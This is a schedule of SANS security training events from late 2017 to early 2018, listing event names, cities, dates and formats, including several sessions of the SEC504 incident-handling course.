SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS New York SEC504^	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
Mentor Session SEC504	Houston, TX	Nov 13, 2017 - Dec 11, 2017	Mentor
Pen Test Hackfest Summit & Training 2017	Bethesda, MD	Nov 13, 2017 - Nov 20, 2017	Live Event
Community SANS Toronto SEC504	Toronto, ON	Nov 13, 2017 - Nov 18, 2017	Community SANS
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
Community SANS Detroit SEC504~	Detroit, MI	Nov 27, 2017 - Dec 02, 2017	Community SANS
SANS San Francisco Winter 2017	San Francisco, CA	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS London November 2017	London, United Kingdom	Nov 27, 2017 - Dec 02, 2017	Live Event
SANS Austin Winter 2017	Austin, TX	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Frankfurt 2017	Frankfurt, Germany	Dec 11, 2017 - Dec 16, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Cyber Defense Initiative 2017 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Dec 14, 2017 - Dec 19, 2017	vLive
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Community SANS Honolulu SEC504	Honolulu, HI	Jan 08, 2018 - Jan 13, 2018	Community SANS
Mentor Session - SEC504	San Antonio, TX	Jan 09, 2018 - Mar 13, 2018	Mentor
Community SANS Ottawa SEC504	Ottawa, ON	Jan 15, 2018 - Jan 20, 2018	Community SANS
Community SANS St Louis SEC504	St Louis, MO	Jan 15, 2018 - Jan 20, 2018	Community SANS
SANS Amsterdam January 2018	Amsterdam, Netherlands	Jan 15, 2018 - Jan 20, 2018	Live Event
Northern VA Winter - Reston 2018	Reston, VA	Jan 15, 2018 - Jan 20, 2018	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201801,	Jan 16, 2018 - Feb 22, 2018	vLive
SANS Dubai 2018	Dubai, United Arab Emirates	Jan 27, 2018 - Feb 01, 2018	Live Event